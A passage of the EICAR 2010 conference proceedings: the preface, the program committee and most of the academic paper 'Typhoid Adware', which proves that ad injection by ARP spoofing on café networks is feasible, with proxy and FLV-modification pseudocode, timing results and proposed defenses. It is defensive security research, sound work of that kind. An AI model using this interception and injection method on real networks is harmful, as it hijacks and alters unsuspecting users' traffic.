Proceedings of the
19th Annual EICAR Conference
"ICT Security: Quo Vadis?"

*Edited by **Eric Filiol***
[1]Laboratoire de Virologie et de cryptologie opérationnelles, Ecole Supérieure en Informatique, Electronique et Automatique, Laval, France

- Paris, France -
May 9th – 11th, 2010

Preface

EICAR 2010 is the 19th Annual EICAR Conference. This Conference (held from May 9th – 11th, 2010) at ESIEA in Paris, France brings together experts from industry, government, military, law enforcement, academia, research and end-users to examine and discuss new research, development and commercialisation in anti-virus, malware, computer and network security and e-forensics.

The continuing success of EICAR still bears witness to the recognition amongst participants of the importance and benefit of encouraging interaction and collaboration between industry and academic experts from within the public and private sectors. As digital technologies become ever-more pervasive in society and reliance on digital information grows, the need for better integrated socio-technical solutions has become even more challenging and important.

While the EICAR conference traditionally covers all aspects of malicious code and the development of "anti" measures, the conference 2010 intends to go deeper also concentrate into the usability and issues related to independent testing of Anti-Virus (Malware) products and initiate reflexions on the worrying trends and evolution of ICT security and especially with respect to anti-malware world.

The AV world -- and more widely the computer security world-- is facing since a few years big challenges. BUT contrary to partially wrong feelings those challenges are not only coming from the bad guys: usually all those ugly actors who think to be intelligent or having some sort of power by distributing malware everywhere. While all the instances (the defenders, e.g. AV vendors, governments, researchers, IT experts...) involved in fighting those stupid and malevolent guys (the attackers), the motivations has begun to diverge substantially since a few months, in such a way that it not only becomes more difficult to make the difference between defenders and attackers but also finally the result is that finally the activity of the attackers is made easier: here precisely lie the new challenges that the EICAR 2010 conference has decided to address. Hence the main theme of the event: ***"ICT Security – Quo Vadis?"*** I would be tempting to use an equivalent formula: is the AV world and the ICT world going mad? Two illustrative but worrying recent issues are militating in favour of considering this general conference theme.

The first one refers to AV evaluation – which will be addressed at EICAR 2010 as a one of the major topics. The situation is somehow worsening making that evaluation, from an independent, technical perspective more and more difficult not only from a technical point of view but also from a legal point of view. To realise how things are evolving, anyone can read AV software licence document (the one which nobody reads in fact): you will discover very strange and worrying things. Aside the classical academic and industry papers which will be presented, the two-day preconference program will propose tutorials, student/industry sessions around the topic of AV software and AV policy evaluation. Especially, we intend to offer and promote new tools and tutorials with respect to them that everyone could use to evaluate his own AV security and policy himself. It will be the occasion to recall that the only independent way to test an AV without using any malware – a critical issue in itself – was, and still is, the EICAR test file. We will propose, especially for the industry, a tutorial on that file and on new open forthcoming tools that will be disclosed and presented during EICAR 2010. Those tools are directly inspired by the EICAR test file but go far ahead to address the new challenges and needs. So it should be a good reason to attend the conference.

The second case is the very worrying evolution of the use of malware for so-called “investigation” and “copyright protection” purposes. A number of western countries have officially announced that malware-like technologies (e.g. Trojan horses for the most part) are now authorized to enforce the law. More worrying is the use for commercial purposes (e.g. to fight piracy). The question is: is the remedy not worse that the disease? Such issues should be addressed at the EICAR 2010 conference. BUT the main consequence of that evolution lies in the way the AV community will react and what it will decide: if AV vendors accept not to detect those malware-like technologies they are going to lose their credibility and legitimacy very quickly, making precisely the game of the bad guys. Why? Because they implicitly would accept the fact that there are such things as good and bad Trojan Horses. What is quite impossible to manage from a technical point of view, would be a nightmare from a legal/society/privacy point of view. In fact, they are just about to open the Pandora box? That is the reason why we have decided at EICAR 2010 to also address these kinds of topics. The ICT world has now invaded our society and personal lives and we cannot remain blind to its evolution.

To summarize, the rapid evolution of technologies requires the adaptation of human behaviour and in consequence leads to new needs for laws and regulations of direct relevance to the users. The EICAR conference 2010 will therefore concentrate on legal aspects and user liability.

This year EICAR 2010 has again seen significant increase in both the quality and quantity of papers. The program committee was particularly pleased with increased interest amongst students. This made the conference committee’s task of paper acceptance hard but enjoyable. To maximise interaction and collaboration amongst participants, two types of conference submissions were invited and subsequently selected – industry and research/academic papers. These papers were then organised according to topic area to ensure a strong mix of academic and industry papers in each session of the conference.

Research academic papers presented in these proceedings were selected after a rigorous blind review process organised by the program committee. Each submitted paper was reviewed by at least four members of the program committee with approximately 70 % of all submitted papers rejected. In particular, the committee was pleased with the quality and high acceptance rate of student papers. Once again this year, this is the proof that a new research community in computer virology is going to arise and make this field progress to face up challenges of the future. The quality of accepted papers was excellent and the organising committee is proud to announce that authors of several papers have already been invited to submit revised manuscripts for publication in a number of major research journals.

Industry (non academic) papers have also been included in the EICAR proceedings, for the third time. The exceptional quality of those papers made this mandatory and the difference in terms of quality between industry papers and academic papers is sometimes quite null. Some of those papers could have been considered as academic papers, despite the initial choice of their authors. They will be considered for publication in research journals as well. But the main interesting point lies in the fact that more than previously, industry is going to increase the technical level of his contribution rather to consider more popular or marketing aspects of computer virology. This is a strong hope to see industry working more closely with academic researchers for a better future against malware. For the first time in Eicar conference history, the Eicar 2010 best paper prize has been awarded to an industry paper which brilliantly combine elegant theory with practical applications.

From the papers submitted and accepted for this year’s conference there is strong evidence to support the view that the EICAR conference is growing in its international reputation as a forum for the sharing of information, insights and knowledge both in its traditional domains of malware and

computer viruses and also increasingly in critical infrastructure protection, intrusion detection and prevention and legal, privacy and social issues related to computer security and e-forensics. EICAR is now the European Expert Group for IT-Security not only according to its new corporate image, but also according to the content of the conference.

Eric Filiol editor

Email: [filiol@esiea.fr], [dirscience@eicar.org]

Program Committee

We are grateful to the following distinguished researchers and/or practitioners (listed alphabetically) who had the difficult task of reviewing and selecting the papers for the conference:

Fred Arbogast	CSRRT-LU Luxembourg
Dr John Aycock	University of Calgary - Canada
David Bénichou	Vice-president of the Court of Appeal, Department of Justice, France
Vlasti Broucek	School of Information Systems, University of Tasmania, Australia
Andreas Clementi	AV-comparatives e.V, Germany
Dr Hervé Debar	Télécom Sud Paris, France
Dr Werner Degenhardt	LMU Universität München, Germany
Professor Eric Filiol (Program Chair)	Laboratoire de Virologie et de cryptologie opérationnelles, Ecole Supérieure en Informatique, Electronique et Automatique, Laval, France
Professor Richard Ford	Florida Institute of Technology, USA
Dr Steven Furnell	University of Plymouth, UK
Dr Sarah Gordon	Independent Expert, USA
Professor Nikolaus Forgo	Leibniz University Hannover, Germany
Professor Steven Furnell	University of Plymouth, UK
Assoc. Professor William (Bill) Hafner	Nova Southeastern University, USA
Assist. Professor Marko Helenius	Tampere University of Technology, Finland
Dr Sylvia Kierkegaard	President of International Association of IT lawyers and Editor-in-Chief, JICLT, IJPL, Denmark
Cédric Lauradoux	INRIA Grenoble, France
Ing. Philippe Lagadec	NC3A, NATO, Brussels, Belgium
Dr Ferenc Leitold	Veszprog Ltd, Hungary
Professor Grant Malcolm	University of Liverpool, UK
Professor Yves Poullet	Centre de Recherches Informatique et Droit (CRID), Facultés Universitaires Notre-Dame de la Paix, Namur, Belgium
Professor Gerald Quirchmayr	University of Vienna, Austria University of South Australia, Australia
Dr Frédéric Raynal	Sogeti, France
Sebastian Rohr	Accessec Gmbh, Germany
Assoc. Professor Paul Turner	School of Information Systems, University of Tasmania, Australia
Professor Andrew Walenstein	University of Louisiana, USA
Dr Stefano Zanero	Politecnico di Milano, Italy

Table of Contents

Academic (peer reviewed) Papers

Industry Papers

EICAR 2010
Academic Papers

Typhoid Adware

Daniel Medeiros Nunes de Castro, Eric Lin, John Aycock, and Mea Wang
Department of Computer Science
University of Calgary
2500 University Drive NW
Calgary, Alberta, Canada T2N 1N4
{dmncastr,linyc,aycock,meawang}@ucalgary.ca

March 18, 2010

Abstract

Typical strategy for adware authors is to install their software on as many machines as possible and, for each affected machine, display advertisements to the user(s) of that computer. In this paper we present a different model: *typhoid adware*. Typhoid adware is more covert, displaying advertisements on computers that do *not* have the adware installed. We prove that this is a viable adware model with three proof-of-concept implementations and discuss possible defenses, for which we have two proof-of-concept implementations.

1 Introduction

In the beginning of the 20th century, a cook named Mary Mallon was infected with a highly contagious disease called typhoid fever, but she did not have the symptoms and at first she did not even know she was infected. Later, when informed that she was infecting others with typhoid, she refused to believe health authorities and she ended up infecting an estimated 47 people in total, some of whom died [10, 23]. This true story may seem far removed from the realm of malicious software, but that is not the case – it is a new model for adware.

We can loosely define adware as a program that has a marketing purpose and displays advertisements on the computer screen, possibly along with some other functionality. The advertisements can vary from pre-defined pictures and text to more personalized ones, advertisements customized using information about a user's searches or visited websites [7].

Whether it is because adware is simply annoying or because adware can cause actual harm, with privacy violations, bandwidth usage, and computer resource consumption, adware has become known as a potential threat. As a consequence, recent versions of most antivirus products have included adware




Figure 1: Cappuccino time at the Internet café

detection capability. In some cases, this may fall under the category of so-called "gray area" detection [15] or "potentially unwanted applications" [19].

A user may therefore think that because they have up-to-date antivirus software, they do not need to worry about adware. But what if the menace is not in the user's computer, just close by?

Imagine the situation shown in Figure 1. A café provides wireless Internet access through a wireless access point; normally traffic to and from the Internet passes from customers' laptops through the access point. Now say that Alice's laptop has a new type of adware installed. This adware convinces Bob's and Carol's laptops to communicate through it rather than the legitimate access point, and then automatically inserts advertisements in the content that Bob and Carol see. Alice, meanwhile, sees no advertisements to tip her off; her adware-infected laptop is simply a carrier. For this reason, with reference to the ill-fated Mary Mallon, we call this new type of adware *typhoid adware*. Bob and Carol. for their part, see advertisements but no adware, because the typhoid adware is not present on their machines. In general, the idea is that the typhoid adware chooses victims from its neighbors, intercepting their connection and then altering their network traffic, inserting advertisements into the actual content.

It is easy to dismiss typhoid adware as just a man-in-the-middle attack, but this is shortsighted. First, this application of man-in-the-middle attacks is novel and has some aspects (like the protection of video content) that are specific to this scenario but not to the general man-in-the-middle problem. Second, with Internet access becoming increasingly available in public spaces, threats like typhoid adware taking advantage of the physical proximity of victims are likely to become more prevalent; we hope to stimulate discussion with this work regarding how to deal with these threats proactively. Third, the answer

to the technical question "is a typhoid adware attack possible using current hardware?" is not at all obvious, and we had to experiment extensively to come to a reasonable solution. In effect, we have mapped out the attack space so that defenders will have an idea of how this adware threat may manifest itself.

We have developed three proofs of concept to demonstrate that this *is* a viable threat, tested it on wired and wireless networks, and inserted advertisements into both HTML and streaming video. The general idea can be extended for other types of network and applications.

The following sections are organized as follows. We first give the necessary background to explain typhoid adware. Sections 3 and 4 discuss our implementations and experiments, respectively, followed by defenses and related work in Sections 5 and 6. Finally, Section 7 has future work and conclusions.

2 Background

A full understanding of typhoid adware requires a broad background, from networking to video streaming, which we include here for completeness.

2.1 TCP/IP: IP vs. MAC addresses

In a TCP/IP environment, a host is usually identified by an Internet Protocol (IP) address. This address is a 4-byte number[1] that must be unique in that particular network. However, when computers (or other network devices such as routers and switches) actually exchange data in a local area network (LAN), they use a different address called the Media Access Control (MAC) address. This address is six bytes long and is unique for each network interface, being hardcoded in it while still in the factory.

The TCP/IP stack has a protocol responsible for the conversion from IP to MAC address called ARP: Address Resolution Protocol [14]. Every time that a network interface joins onto a network, it sends a broadcast message to all the members of the LAN that identifies its IP and MAC address. Other devices may save this information into a table, called an ARP table, for future use.

When a device wants to send some data over the network, the operating system needs to decide what MAC address the message will be sent to, based on the IP address of the destination. If the IP address is not in the local network, it will be forwarded to the MAC address assigned to the gateway of that network. To identify the MAC address of the destination (or of the gateway), the operating system first checks the ARP table; if it cannot find it there, an ARP message is broadcast over the network. The reply to this ARP message must contain the MAC address of the host responsible for that IP address. With the MAC address of the destination or the MAC address of the gateway, the data can be sent.

Further description of this process can be found in many sources, such as [17].

[1] We assume IPv4 in this paper unless stated otherwise.

2.2 ARP Spoofing

ARP spoofing is a well-known attack; see [6] and [24], for example.

The process of spoofing, or pretending to be another host, relies on the existence of those ARP tables. In our case we want to pretend to be the gateway, so we can intercept all the traffic from and to a specific host, our victim.

To achieve this, we keep sending to our victim an ARP message announcing that the MAC address of our malicious host is responsible for the IP address defined as the default gateway of the network, gathered during the configuration of the network interface.

On the other hand, the traffic coming from the gateway must also be intercepted, otherwise the victim might receive data from the same IP address but from a different MAC address, indicating that there is something wrong happening. So, we also must send ARP messages to the gateway, announcing our MAC address as responsible for our victim's IP address as well.

Each one of the hosts (the victim and the gateway), with constant updates to their ARP tables, will not request MAC address for each other while the attack is happening. Thus, all the communication between the victim and the external world will pass through our malicious host before going through the actual gateway of the network.

2.3 Flash Video Format

The most popular Flash video format is the FLV format; the description in this section is based on [1]. An understanding of this format is needed to appreciate the challenges we encountered when performing on-the-fly video modification (Section 3.3) as well as the defenses we suggest in Section 5.2.

The FLV format is basically divided into two sections:

FLV header
: Until the most recent version, contains nine bytes that identify the format (FLV version) and the content in a general way, i.e., if it is audio, video, or both.

FLV body
: The actual content, which is a variable number of pairs (*length*, *FLVTag*).

In the following subsections, we describe the FLV header, the FLV body and the elements known as FLV tags. The format is illustrated in Figure 2.

2.3.1 FLV Header

This part of the file always starts with a 3-byte long constant string, "FLV," to identify the file type. The next byte is the version of the format (0x01), followed by a sequence of flags indicating the existence of audio and/or video and ending with the size of the header (0x09).




Figure 2: FLV format

2.3.2 FLV Body

The FLV Body consists of a variable number of pairs (*length*, *FLVTag*), where:

Length
: A 4-byte long value that represents the size of the *previous* FLVTag, so the very first value for length will always be 0. This value is important as it allows the programmer to implement backward movement on the player.

FLVTag
: A sequence of bytes of variable size that contains a tag header and the actual data.

2.3.3 FLV Tags

Like the file, each FLV tag also contains a header and a body of data.

The tag header gives information like the type of data (audio, video, or script data), the size of the data, and its timestamp.

If the data contains audio or video, the first byte of the tag body is used to specify the sound format or codec (depending on the tag type) used to produce the data.

There is also important information that is stored in the first byte of a video tag: the frame type. One specific type of frame is what is called a "keyframe," or "a seekable frame," according to the specification. Key frames are used to reverse and fast forward and are also used as references to the other frames after them. Basically the keyframe contains a full image and the other frames only have the data that changed from the previous one.

The first three FLV tags are a metadata tag, a script tag that stores information about the video, followed by one video tag that is marked as a keyframe (the first keyframe in the file) and one audio tag. Following tags have no specific order and may be any combination of audio, video, or "script" tags.

3 Typhoid Adware Implementations

In order to demonstrate and evaluate typhoid adware, we have developed three proof-of-concept implementations that are able to modify real world web content.

Our work was divided into two main tasks: first, intercepting and hijacking the connection and, second, the actual modification of the content. As all targeted communications happen via TCP/IP, we used ARP spoofing to intercept and hijack connections – this was done using the *arpspoof* program from the package *dsniff* [18]. Following successful ARP spoofing, our malicious host was pretending to be the gateway.

Our focus is a web application, so we used a simple implementation of a HTTP proxy written in Python, TinyProxy [8], where we introduced the content modification feature of typhoid adware. We configured our malicious host as a proxy by redirecting all the HTTP traffic (traffic using port 80/TCP) to a local port, used by our modified proxy server. This redirection was done by defining rules for Network Address Translation (NAT) in our malicious node, easily implemented using Netfilter [21] and the *iptables* package on Linux kernels 2.4 and 2.6.

We then implemented three different types of content modification, for HTML, video, and streaming video. These are described in the remainder of this section.

3.1 Modifying HTML

Our first and most naïve implementation was simple HTML modification. As a web page is basically a text file, inserting or substituting content is an elementary task, but it proved to be useful for our first tests.

For this HTML content modification we have tested the following approaches:

1. Inserting HTML code: general HTML code was inserted in pre-defined positions of the file (for instance, after the `<BODY>` tag). Those could be `<DIV>` tags, that allow the use of layers, so we could have banners over the original text or images.

2. String substitution: this varies from substituting specific words for others of opposite meaning (e.g., "must" for "should not"), which is amusing but not particularly useful, to substituting URLs or images for others that could show advertisements or send the user to some company website.

3. Inserting JavaScript code, usually in the `<HEAD>` section. This allows us to insert popup windows or "floating" text and banners.

Some webservers have a feature to save bandwidth that compresses HTML files before sending them, usually using GZip format and easily identified by the HTTP Header "Content-type." In order to modify such type of content, we had to decompress the file, modify it, compress it again and only then send it to the client. As HTML files are usually small (a few kilobytes), caching them before sending was not considered an issue.

3.2 Modifying Video

The second implementation used our typhoid adware proxy to cache *all* the FLV video content requested by a victim, saving it in a file and modifying the video in its entirety before sending it to the victim. The video modifications were done using FFmpeg [22], well-known open source software that is able to work with several video and audio formats.

Our goal was inserting a picture or text (our advertisement) into the video, and to do so, we used a feature of FFmpeg called *vhook*. *Vhook* is currently deprecated and was even removed from earlier versions of FFmpeg, but it served well for the purposes of a proof-of-concept. We also needed to compile FFmpeg with some features that are not in the default installation:

- *libx264:* a free implementation of a H.264 encoder. We have observed that this video format is prevalent among the videos available on YouTube. Even though it was not a requirement for our proof-of-concept, we decided to include this codec because: the modified video using the default options of FFmpeg was sometimes more than five times the original size;[2] the time of decoding/encoding was improved, as using the same codec was more efficient.

- *libmp3lame* and *libfaac*: free implementations of MP3 and AAC codecs, respectively. Included in our compiled version of FFmpeg for the same reasons as above.

The strategy of caching the whole video in order to modify it and only then sending it to the victim was a relatively easy task, but it would be only useful for small videos. As the videos got longer, so did the time to cache it and the user, our victim, would tend to give up on that particular video. Consequently all of the typhoid adware's processing time would be wasted, as well as the advertisement. Thus, the next step was making the streaming video content modification on the fly.

3.3 Modifying Streaming Video

In order to dynamically modify the video, we had to implement a cache system to address these challenges:

- The packets sent to the browser (that are intercepted by our proxy) are small enough not to have an entire FLV tag in them and we need to guarantee that the FLV tag is complete in order to make the modification.

- Not only must an FLV tag be complete, but we found that it is necessary that the part of the file we are modifying must start with a tag marked as a keyframe, otherwise the image cannot be recovered.

[2] As we show later, using this codec, the size of the resulting file was from 6% to 130% bigger than the original one, depending on the video converted.

- Our proof-of-concept first saves the data in a file and then calls FFmpeg. This involves lots of I/O operations and system calls that are both time-consuming and computationally expensive, so caching gives us control that allows us to improve performance.

Our proxy is meant to modify videos that are distributed in a FLV format, which we can identify by checking the header of the HTTP response for "Content-Type: video/x-flv." Once our proxy identifies when a video is being transmitted, it passes it to our code for inserting the advertisement into the video, otherwise it just forwards the response directly to the user.

It is also important that, when the content is a video, it modifies the "Content-Length" field in the HTTP header. We cannot predict the final size of the video, because we are modifying it on the fly. However, according to our observations, the final video size ranges from 6% to 130% bigger than the original size. If we do not change the Content-Length, the browser will close the connection after the specified number of bytes are received and the user will not receive the full video; it will "freeze" somewhere in the middle. We have observed that if the given length is *bigger* than the actual video, the transmission still works fine, so we defined the Content-Length as three times the original size. In this case, the connection is closed by the proxy, but the user still receives the whole video and no error message is provided.

We developed code in Python that was responsible for caching according to a predetermined cache size, controlling when FLV tags were completely received, and returning modified content to the proxy. The algorithm for this code is shown in Figure 3. This `read` function is called by the proxy every time some content is received, and the data returned from the function is sent to the client.

4 Experiments

Our experiments have been conducted using the third proof-of-concept, modification of streaming video. Of the three implementations, streaming video modification is the most difficult and the most compute intensive; if it is feasible, then the typhoid adware model is feasible. Modifying streaming video is also arguably the most interesting from an adware creator's point of view.

4.1 Experimental Setup

For our experiments we used two laptops running Linux. In our victim computer,[3] we have used the default web browser (Firefox) and additionally we have installed tcpdump, in order to gather data for experiments. Our typhoid adware computer[4] required Python v.2.6.2 and FFmpeg. We have used release 17758 of FFmpeg from its SVN repository because this is the last version with

[3] 1.5 GHz Intel Celeron, 2 Gb RAM, Ubuntu Linux 8.04, 100 Mbps Ethernet, 802.11g wireless.

[4] 1.8 GHz Intel Core2 Duo, 3 Gb RAM, Ubuntu Linux 9.04, 100 Mbps Ethernet, 802.11b/g wireless.

```
// Constants
N = approximate number of seconds
CACHE_SIZE = N * 32 Kb

// Global variables
tags: list of FLV_tags
buffer: array of bytes
last_keyframe: integer

function read(data: array of bytes)
    output: array of bytes

    buffer = buffer + data
    (buffer, tags) = split_tags(buffer, tags)

    if length(tags not sent) ≥ CACHE_SIZE
        last_keyframe = last tag that was not sent
                        and is marked as a keyframe
    endif

    tags_to_send = tags until the last_keyframe-1
    remove tags_to_send from tags
    save tags_to_send into temp_file

    call FFmpeg(temp_file, advertisement),
         saving to output_file

    read output_file into output
    remove header from output
    return output
```

Figure 3: Function for modifying streaming video

Table 1: Time (seconds) to send the video – wired

Cache Size	Mean	Std. Dev	Median
0 Kb (proxy only)	7.97	3.14	8.69
32 Kb	16.56	0.90	16.71
64 Kb	16.41	0.53	16.43
160 Kb	15.88	0.34	15.90
320 Kb	16.56	0.45	16.61

support for vhook. It was compiled with options –enable-libx264, –enable-gpl, –enable-libmp3lame, and –enable-libfaac.

Our wired environment had those laptops linked to an in-lab 10/100 Mbps hub connected in turn to a 10/100 Mbps switch and eventually to the Internet. In our wireless environment the laptops were connected to a wireless access point (802.11g, 100 Mbps Ethernet) that works also as a router, connected to the Internet by a cable connection.

As the streaming video source we have chosen YouTube, one of the most popular video streaming providers, thus a website with high probability of being accessed by a user. To show a video, YouTube uses a Flash player embedded in the webpage which makes a request for the video that is distributed in FLV format.

4.2 Typhoid Adware Processing Time

In order to evaluate the impact on the typhoid adware computer, the machine that executes the attack, we measured the time to send the video content. For reference, the YouTube video we used was 46 seconds and 1,853,392 bytes long (in unmodified form).

First, we ran the typhoid adware just as a proxy, i.e., without modifying the content, then we modified the content by caching in 32 Kb, 64 Kb, 160 Kb, and 320 Kb chunks. Those cache sizes were chosen because we have observed that in a FLV file, one second is approximately 32 Kb, so we were caching around 1, 2, 5 and 10 seconds of video respectively. Each test was repeated 10 times to compensate for network timing variations.

The times were calculated from the moment the typhoid adware proxy receives the first packet of video content until it sends the last packet.

Table 1 shows the results in a wired environment and Table 2 shows the results in a wireless environment. We ran tests in both environments to evaluate how the media would impact on the times.

We observed that, in the wireless environment, the time to send the file is a little bit longer, even when we are not caching and just forwarding content. It shows that we do have a slight delay in a wireless environment, but that this does not affect the performance of the typhoid adware.

Table 2: Time (seconds) to send the video – wireless

Cache Size	Mean	Std. Dev	Median
0 Kb (proxy only)	10.03	0.72	9.97
32 Kb	17.50	2.19	17.08
64 Kb	16.56	1.50	16.14
160 Kb	18.08	2.24	17.53
320 Kb	19.13	1.99	19.26




Figure 4: Timeline of network events

4.3 Latency

Using the same tests, we measured the latency on the client side, so we could evaluate how the delay of having the content changed impacted the user, who is expecting to see the video start in a reasonable time.

In order to calculate the time, we used *tcpdump* on the victim computer to record the network traffic during the aforementioned tests. We used three timing points, illustrated in Figure 4:

1. t_0: the time when the HTML request for the web page that contains the video is sent
2. t_1: the time when the HTML request for the actual video is sent (FLV request)
3. t_2: time when the client starts receiving FLV content

For this evaluation, we added one extra set of tests (also run 10 times in both wired and wireless environments), for video requests when typhoid adware was not involved at all, not even as a regular proxy, to determine a baseline for the times. Tables 3 and 4 show the results for a wired and a wireless environment, respectively.

Again, as expected, the environment impacts the time to start receiving content. But the times for both environments are similar. Also, the times reflect the cache size: bigger caches increase the delay. Especially for smaller cache sizes, the latency introduced by typhoid adware is slight from the user's point of view; they would be unlikely to notice the extra delay.

4.4 File size

We have also measured the size of the final converted video file when the file is converted as a whole, and also when we convert parts of the file, as happens

Table 3: Time (seconds) to receive video – wired

Cache Size	$t_1 - t_0$		$t_2 - t_1$	
	Mean	Std. Dev	Mean	Std. Dev
Direct (no proxy)	2.37	0.13	0.06	0.02
0 Kb (proxy only)	2.60	0.13	0.15	0.05
32 Kb	2.69	0.15	1.06	0.12
64 Kb	2.65	0.20	1.01	0.04
160 Kb	2.54	0.12	2.51	0.11
320 Kb	2.69	0.14	3.45	0.10

Table 4: Time (seconds) to receive video – wireless

Cache Size	$t_1 - t_0$		$t_2 - t_1$	
	Mean	Std. Dev	Mean	Std. Dev
Direct (no proxy)	3.23	1.10	0.08	0.00
0 Kb (proxy only)	3.18	0.14	0.30	0.04
32 Kb	3.86	1.15	1.36	0.02
64 Kb	3.30	0.10	1.44	0.11
160 Kb	4.17	1.13	2.94	0.05
320 Kb	4.89	1.68	3.91	0.03

when we do the on-the-fly modification.

We wanted to know how the file size would increase for three reasons. First, it can be used as a parameter to how much we are going to increase the Content-Length field in the HTTP header. Second, we would like to know if the cache size influences the final file size. Third, it would show what we might lose in terms of bandwidth during an attack of typhoid adware.

Using the default options of FFmpeg included in the standard Linux distribution gave us a final file size that was sometimes five times bigger than the original one. However, when FFmpeg was compiled with support for H.264, MP3, and AAC (the first a video codec and the other two audio codecs), we found that the final file was only from 6% to 130% bigger than the original file. A previous study [2] showed that YouTube content is biased towards short videos, meaning that even a 130% increase will not have a tremendous impact.

Also, we noticed that the cache size has little influence on the final size of the file. We conjecture that the final file size is more a consequence of the compression rate for each file. Figure 5 shows the how the file size increased with the cache size for seven videos of varying initial sizes ("Video1" is the video used for the other tests in this section).

4.5 Glitches

One other observation was the occurrence of "glitches." When caching less than 64 Kb (approximately two seconds) we could observe sound and image glitches




Figure 5: File size after video modification

during the whole video, which could cause a user to become suspicious that the content was being modified. However, as more was cached, fewer glitches were noticed.

In order to choose a cache size that causes the least impact to the client, we need to consider both the latency and the amount of glitches. Around 5 seconds of caching (160 Kb) proved to be a good balance in our experiments.

4.6 Is there Life Outside YouTube?

While we have run our tests accessing YouTube video, we have also tested if our typhoid adware could intercept and modify content from other sources. Although space limitations prevent us from giving full details, typhoid adware successfully intercepted and modified content from different sources such as the Brazilian website UOL, the Canadian CBC, and videos from CNN. Clearly our video modification approach generalizes to other video sources.

5 Defenses

Some measures can be implemented to prevent – or at least minimize – the risk of typhoid adware.

5.1 ARP Spoofing

As ARP spoofing is a well known problem, there are already several proposed solutions to it, like heuristic analysis of ARP packets [5]. Static IP-to-MAC mapping tables would avoid the ARP spoofing problem completely by not needing ARP at all, but *only* relying on hardcoded mappings is clearly infeasible for any kind of dynamic environment; most users would require at least a partially dynamic solution, if only to go from one Internet café to the next.

One could also argue that the simple adoption of IPv6 would solve this problem, as ARP is not used in IPv6. However, it has the Neighbor Discovery Protocol that is similar to ARP and is also vulnerable to traffic redirection attacks, as mentioned in its specification [13].

The general idea is that, in order to avoid ARP spoofing, the best solution is still detection and eventual removal of malicious nodes from the network, but this is usually implemented by the network administrator and, in case of poor or overworked administration, users would be vulnerable. However, many current anti-virus packages come with firewall software, and we think that ARP spoofing detection is a feature that could reasonably be included into such tools.

In the short term, we revisit static IP-to-MAC mapping tables. This idea is usually discarded under claims that it is not feasible in large networks, demanding a lot of work from the network administration staff in order to maintain those tables and is highly susceptible to errors. However, recall our original scenario of an Internet café: we have a simple network topology and low (no?) administration, with IP addresses being assigned by a DHCP server, where the DHCP server may be a feature supplied by the access point itself.

We propose the introduction of an "Internet Café" setting for network configuration. The DHCP protocol specifies that, once an IP address is assigned, the DHCP server sends an Acknowledge message, which may contain the router (or default gateway) information for the client's network, more likely the actual access point's address. Using that information, our special setting would gather the MAC address of that router and automatically set it in the static IP-to-MAC mapping table at the client's machine. By doing this, even if a malicious node is able to send fake ARP messages to the router, the ARP spoofing process would fail as the potential victim would not accept the malicious MAC address as being the router's.

As a proof-of-concept, we have implemented a Internet Café setting for the Linux environment (Ubuntu 9.04) consisting of some shell and Python scripts that are executed during the "pre-up" and "up" events that occur during the process of activating a network interface. Our first idea was that we would intercept the DHCP traffic just before the interface was up and, after that, we would read the messages and gather the information we needed.[5]

We have this implementation successfully working in an environment with a combined access point/router/DHCP server, and it proved effective against ARP spoofing attacks (and thus typhoid adware).

However, we realized that another implementation was also possible. A DHCP client, or any other method of setting the IP configuration, will configure the routing information for an interface as soon as the interface is up. We just need to gather the MAC address for that router and set it statically on the MAC-to-IP mapping table. This approach also proved effective against ARP spoofing attacks in our tests, and it was even easier to implement and deploy.

[5]This implementation required a bug fix to the "Network Manager" component of our Linux distribution. This component is responsible for bringing interfaces up and down, and calling the required scripts for configuration. Prior to the bug fix, it was not triggering the "pre-up" event like it was supposed to.

Unlike the first implementation, this approach worked in different environments, both a combined access point/router/DHCP server as well as an environment where the DHCP server was located on a different machine than the router.

Of course, one can argue that this idea could be easily broken by introducing a malicious DHCP server in the network, which would give fake routing information to the client and allow the interception and modification of packets. This is another known technique for man-in-the-middle attacks and it could also be used by typhoid adware. There are several approaches to detect rogue DHCP servers in a network, like exchanging DHCP Inform messages to authenticate the valid ones [12], but this would rely on extra network administration tasks. Another simple technique is sending a DHCP query – if we receive different responses then it would be a good indication that there is a rogue DHCP server in the network. While a network administrator could use this technique for detection, an Internet Café setting could use this information to inform the user that that network is compromised.

5.2 Content Modification

In order to avoid content modification, we suggest some strategies to be implemented both in the video file and in the video player. We note that other formats, like Matroska [11], have support for these types of strategy, so they are clearly implementable.

5.2.1 Encryption

Sending the video and audio content encrypted, using SSL, for instance, would increase the difficulty of modifying the content, however this would decrease performance.

5.2.2 Checksum List

